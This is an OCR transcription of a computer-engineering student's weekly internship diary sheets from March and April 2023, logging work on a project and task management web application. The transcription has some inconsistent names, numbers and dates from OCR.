
⇒ created page named 'create' project where user can create one project and the list of the project is listed

Day : 4 (09-03-2023)

⇒ created database for the create project page and also created web API for create project page

Day : 5 (10-03-2023)

⇒ minor error solving & connection of database and page is done using web API



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TOTAL HOURS: 39.05

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date: 13-08-2023

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Annexure I

Enrollment no: 190390107024

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhin Dushyantbhai Patel

DIARY OF THE WEEK: fr 13-03-2023 TO 17-03-2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Zenkins technology

NAME OF THE PLANT/SECTION/DEPARTMENT:

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Dagli

DESCRIPTION OF THE WORK DONE IN BRIEF

Day: 1 (13-03-2023)

=> Added the features to edit and delete the project, exception for ideas has been done and also we analyzed different softaches

Day 2 (14-03-2023)

=> created Add task page where team leaders can add the task for the teammembers and which is listed on the page

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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day : 3 (15-03-2023)

⇒ created a task management page & also created database for task-management & created web API for tas management page


Day : 4 (16-03-2023)

⇒ Added functionality to Add and delete the the task or approve the task from task management page.

⇒ started working on issue page

Day : 5 (17-03-2023)

⇒ Created issue adding page where particular user can raise issue if he is having trouble in the task



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TOTAL HOURS: 35:05

Abhi

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 20-03-2023

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Annexure I
Enrollment no. 190390107024

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhik Dashyantbhai Patel
DIARY OF THE WEEK: From 20-03-2023 TO 19-03-2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: Zenkins technologies
NAME OF THE PLANT/SECTION/DEPARTMENT:
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Dave

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 1 (20-03-2023)
=> created the database and the API for the issue raising page. added different fields in issue page connected page with database

Day 2 (21-03-2023)
=> made some changes in our issue raising page added some fields in issue management and add task page

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
SUPPLEMENTRY NOTES
(add additional sheets if required)

Day - 3 (22-03-2023)
⇒ created one discussion board page for our application where users can chat with each other about their queries

Day - 4 (23-03-2023)
⇒ started implementation of discussion board in our project explored different methods to implement the discussion board

Day - 5 (24-03-2023)
⇒ decided to remove discussion board and created new page to add members in the team solved some minor errors and enhanced some pages.



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TOTAL HOURS 31 00:00

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date:

Signature of officer in-charge
of Dept. / Section / Plant

Date: 27-09-2023

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107025

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhik Dushyantbhai Patel

DIARY OF THE WEEK: DT 27-03-2023 TO 31-03-2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Zenkins technology

NAME OF THE PLANT/SECTION/DEPARTMENT:

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Dave

DESCRIPTION OF THE WORK DONE IN BRIEF

Day - 1 (27-03-2023)

=> started working on story point concept
explored documents about the story points
started editing form of task management

Day - 2 (28-03-2023)

=> Added the field for the story points into the database made some changes in task management page also story point can be added by team leaders while assigning the task

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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day: 3 (29-03-2023)


⇒ created report page. decided fields of the report page and started working on layout of the report page

Day:4 (30-03-2023)

⇒ completed report layout of the page using HTML, CSS and JavaScript also started working on checks for status of the task

Day: 5 (31-03-2023)

⇒ created a status chart which displayed the completed, in progress and pending task



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TOTAL HOURS: 36:00

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date: 03-04-2023

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I
Enrollment no: 196890107024

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhik Dushyantbhai Patel
DIARY OF THE WEEK: Dt: 03-04-2023 TO 07-04-2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: Zenkins technology
NAME OF THE PLANT/SECTION/DEPARTMENT:
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mrs. Jignesh Dugal

DESCRIPTION OF THE WORK DONE IN BRIEF

Day: 1 (03-04-2023)

=> created new status page which shows the completed, in pending and in progress task in a form of pie-chart

Day 2 (04-04-2023)

=> created view for status page added model and API. we also added repository
=> connected page with the database

